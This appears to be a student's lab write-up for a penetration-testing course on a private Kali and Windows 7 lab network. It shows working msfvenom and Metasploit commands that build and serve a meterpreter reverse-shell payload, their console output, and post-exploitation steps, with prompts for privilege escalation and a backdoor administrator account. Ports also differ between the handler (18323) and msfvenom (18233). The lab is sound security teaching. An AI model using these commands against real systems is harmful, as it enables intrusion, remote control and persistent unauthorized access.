In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are (10 pt, 5pt each):

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: DDMMYY (It is based on your current timestamp. For example, today's date is March 9<sup>th</sup>, 2023. Then, you should configure the listening port as 9323.)



```
root@CS2APenTest:~# msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 18323
lport => 18323
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description
----
-----

Payload options (windows/meterpreter/reverse_tcp):


Name Current Setting Required Description
----
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 18323 yes The listen port

Exploit target:


Id Name
--
0 Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:18323
```


*Used exploit/multi/handler, then command set payload windows/meterpreter/reverse\_tcp. Set lhost: 192.168.10.13 internal kail and lport:18323. Then command exploit to start reverse tcp handler.*



Command: `msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=18233 -f exe -o aschn014.exe` to create downloadable payload. Then started webserver with: `service apache2 start` command. Then copied `aschn014.exe` to web server using: `cp aschn014.exe /var/www/html`




`aschn014.exe` downloaded and run on win 7 machine.




*Successful meterpreter session started on win 7 target 192.168.10.9*

**[Post-exploitation]** Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:


1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**



*Used meterpreter command screenshot to get below screenshot of target windows 7 target machine.*



2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the **target's desktop**. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)



Used touch IMadeIT-aschn01418323.txt command to create txt file. Then meterpreter command upload IMadeIT-aschn01418323.txt c:\\users\\window7\\desktop to upload text file to desktop of windows 7 target machine. Screenshot of successful upload listed below.



**[Privilege escalation, extra credit]** Background your current session, then gain administrator-level privileges on the remote system (**10 pt**). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (**5 pt**)
4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (**5 pt**)

**Task D. Extra Credit (10 points)**

- Find another exploit that targets on either Windows XP or Windows Server 2008.